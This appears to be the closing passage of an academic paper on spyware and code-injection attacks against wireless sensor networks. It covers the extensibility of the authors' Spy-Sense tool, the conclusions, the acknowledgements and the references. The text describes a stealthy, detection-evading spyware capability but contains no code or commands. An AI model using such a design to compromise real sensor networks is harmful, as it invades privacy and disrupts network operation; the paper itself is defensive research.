However, as we described in Section 3.1, it is possible for an adversary to define her own new exploit profiles. This requires the creation and storage of a file, containing all the exploit code instructions, inside the Spy-Sense exploit folder. Further loading and registration will be taken care of the tool either upon system boot up or during normal operation. The path to this folder is configurable and can be altered by the user through the Spy-Sense central page, as depicted in Figure 2.

5. CONCLUSIONS

In this paper, we have identified some of the sensor networks vulnerabilities that can be exploited by an attacker for launching permanent code injection attacks and, eventually, spyware programs. Spying is an invasion of privacy that can lead to serious repercussions if the data collected lands into unscrupulous hands. We have demonstrated the disastrous effects and the significant pressure added by such malwares to the host network by building Spy-Sense, the first instance of a spyware tool capable of compromising the network's confidentiality and functionality. Spy-Sense is undetectable, hard to recognize and get rid of, and once activated, it runs in a discrete background operation without interfering or disrupting normal network operation. It provides the ability of executing a stealthy exploit sequence that can be used to achieve the intruder's goals while reliably evading detection.

By studying the after-effects of various exploits on the network itself, we wish to motivate a better design of security protocols that can make them more resilient to adversaries. Wireless sensor network security is an important research direction and tools like the current one may be used in coming up with even more attractive solutions for defending these types of networks.

6. ACKNOWLEDGEMENTS

This work has been funded in part by the European Community's FP7 projects LOTUS (Grant Agreement no: 217925) and SafeCity (Grant Agreement no: 285556).

7. REFERENCES

[1] D. Cook and S. Das. *Smart Environments: Technology, Protocols and Applications (Wiley Series on Parallel and Distributed Computing)*. Wiley-Interscience, 2004.

[2] S. Hussain, S. Z. Erdogen, and J. H. Park. Monitoring user activities in smart home environments. *Information Systems Frontiers*, 11:539–549, November 2009.

[3] A.-S. K. Pathan, C. S. Hong, and H.-W. Lee. Smartening the environment using wireless sensor networks in a developing country. *CoRR*, abs/0712.4170, 2007.

[4] N. Xu, S. Rangwala, K. K. Chintalapudi, D. Ganesan, A. Broad, R. Govindan, and D. Estrin. A wireless sensor network for structural monitoring. In *Proceedings of the 2nd international conference on Embedded networked sensor systems*, SenSys '04, pages 13–24, New York, NY, USA, 2004. ACM.

[5] G. Jaman and S. Hussain. Structural monitoring using wireless sensors and controller area network. In *Proceedings of the Fifth Annual Conference on Communication Networks and Services Research*, pages 26–34, Washington, DC, USA, 2007. IEEE Computer Society.

[6] D. Goldsmith, F. Liarokapis, G. Malone, and J. Kemp. Augmented reality environmental monitoring using wireless sensor networks. In *Proc. of the 12 th IntŠl Conference on Information Visualisation, IEEE Computer Society*, pages 539–544, 2008.

[7] J. Yang, C. Zhang, X. Li, Y. Huang, S. Fu, and M. Acevedo. Integration of wireless sensor networks in environmental monitoring cyber infrastructure. *Wireless Networks*.

[8] J. Payton and C. Julien. Integrating participatory sensing in application development practices. In *Proceedings of the FSE/SDP workshop on Future of software engineering research*, FoSER '10, pages 277–282, New York, NY, USA, 2010. ACM.

[9] I. Krontiris, F. Freiling, and T. Dimitriou. Location privacy in urban sensing networks: research challenges and directions. *IEEE Wireless Communications*, 17(5):30–35, Oct. 2010.

[10] Oecd. Smart sensor networks: Technologies and applications for green growth. OECD Digital Economy Papers 167, OECD Publishing, Dec. 2009.

[11] V. C. Gungor, B. Lu, and G. P. Hancke. Opportunities and challenges of wireless sensor networks in smart grid. *IEEE Transactions on Industrial Electronics*, 57(10):3557–3564, 2010.

[12] H. Alemdar and C. Ersoy. Wireless sensor networks for healthcare: A survey. *Computer Networks*, 54(15):2688–2710, 2010.

[13] T. Giannetsos, T. Dimitriou, and N. R. Prasad. People-centric sensing in assistive healthcare: Privacy challenges and directions. *Security Comm. Networks*, 2011.

[14] H. Yang, F. Ye, Y. Yuan, S. Lu, and W. Arbaugh. Toward resilient security in wireless sensor networks. In *Proceedings of the 6th ACM international symposium on Mobile ad hoc networking and computing*, MobiHoc '05, pages 34–45, New York, NY, USA, 2005. ACM.

[15] P. De, Y. Liu, and S. K. Das. Modeling node compromise spread in wireless sensor networks using epidemic theory. In *Proceedings of the 2006 International Symposium on on World of Wireless, Mobile and Multimedia Networks*, WOWMOM '06, pages 237–243, Washington, DC, USA, 2006. IEEE Computer Society.

[16] A. Seshadri, M. Luk, A. Perrig, L. van Doorn, and P. Khosla. SCUBA: Secure Code Update By Attestation in sensor networks. In *WiSe '06: Proceedings of the 5th ACM workshop on Wireless security*, pages 85–94, New York, NY, USA, 2006. ACM.

[17] T. AbuHmed, N. Nyamaa, and D. Nyang. Software-based remote code attestation in wireless sensor network. In *Proceedings of the 28th IEEE conference on Global telecommunications*, GLOBECOM'09, pages 4680–4687, Piscataway, NJ, USA, 2009. IEEE Press.

[18] A. Francillon and C. Castelluccia. Code injection attacks on harvard-architecture devices. In *Proceedings of the 15th ACM conference on Computer and communications security*, CCS '08, pages 15–26, New York, NY, USA, 2008. ACM.

[19] I. Krontiris, Z. Benenson, T. Giannetsos, F. C. Freiling, and T. Dimitriou. Cooperative intrusion detection in wireless sensor networks. In *EWSN '09: Proceedings of the 6th European Conference on Wireless Sensor Networks*, pages 263–278, Berlin, Heidelberg, 2009. Springer-Verlag.

[20] A. Perrig, J. Stankovic, and D. Wagner. Security in wireless sensor networks. *Communications of the ACM*, 47(6):53–57, 2004.

[21] Q. Gu and R. Noorani. Towards self-propagate mal-packets in sensor networks. In *Proceedings of the first ACM conference on Wireless network security*, WiSec '08, pages 172–182, New York, NY, USA, 2008. ACM.

[22] C. Karlof and D. Wagner. Secure routing in wireless sensor networks: Attacks and countermeasures. *AdHoc Networks Journal*, 1(2–3):293–315, September 2003.

[23] I. Krontiris, T. Giannetsos, and T. Dimitriou. Launching a sinkhole attack in wireless sensor networks; the intruder side. *Wireless and Mobile Computing, Networking and Communication, IEEE International Conference on*, 0:526–531, 2008.

[24] D. R. Raymond and S. F. Midkiff. Denial-of-service in wireless sensor networks: Attacks and defenses. *IEEE Pervasive Computing*, 7:74–81, 2008.

[25] Tmote Sky Quick Start Guide. Technical report.

[26] J. Polastre, R. Szewczyk, and D. Culler. Telos: enabling ultra-low power wireless research. In *IPSN '05: Proceedings of the 4th international symposium on Information processing in sensor networks*, page 48, Los Angeles, California, 2005.

[27] V. Handziski, J. Polastre, J.-H. Hauer, and C. Sharp. Flexible hardware abstraction of the TI MSP430 microcontroller in TinyOS. In *SenSys '04: Proceedings of the 2nd international conference on Embedded networked sensor systems*, pages 277–278, Baltimore, MD, USA, 2004.

[28] K. Piromsopa and R. J. Enbody. Defeating Buffer-Overflow Prevention Hardware. In *5th Annual Workshop on Duplicating, Deconstructing, and Debunking.*, 2006.

[29] G. Thanassis, D. Tassos, and P. N. R. Weaponizing wireless networks: An attack tool for launching attacks against sensor networks. In *Black Hat Europe 2010: Digital Self Defense*, Barcelona, Spain, April 12-15, 2010.

[30] T. Giannetsos, T. Dimitriou, I. Krontiris, and N. R. Prasad. Arbitrary code injection through self-propagating worms in von neumann architecture devices. *Computer Oxford Journal for the Algorithms, Protocols, and Future Applications of Wireless Sensor Networks Special Issue*, 53, February 2010.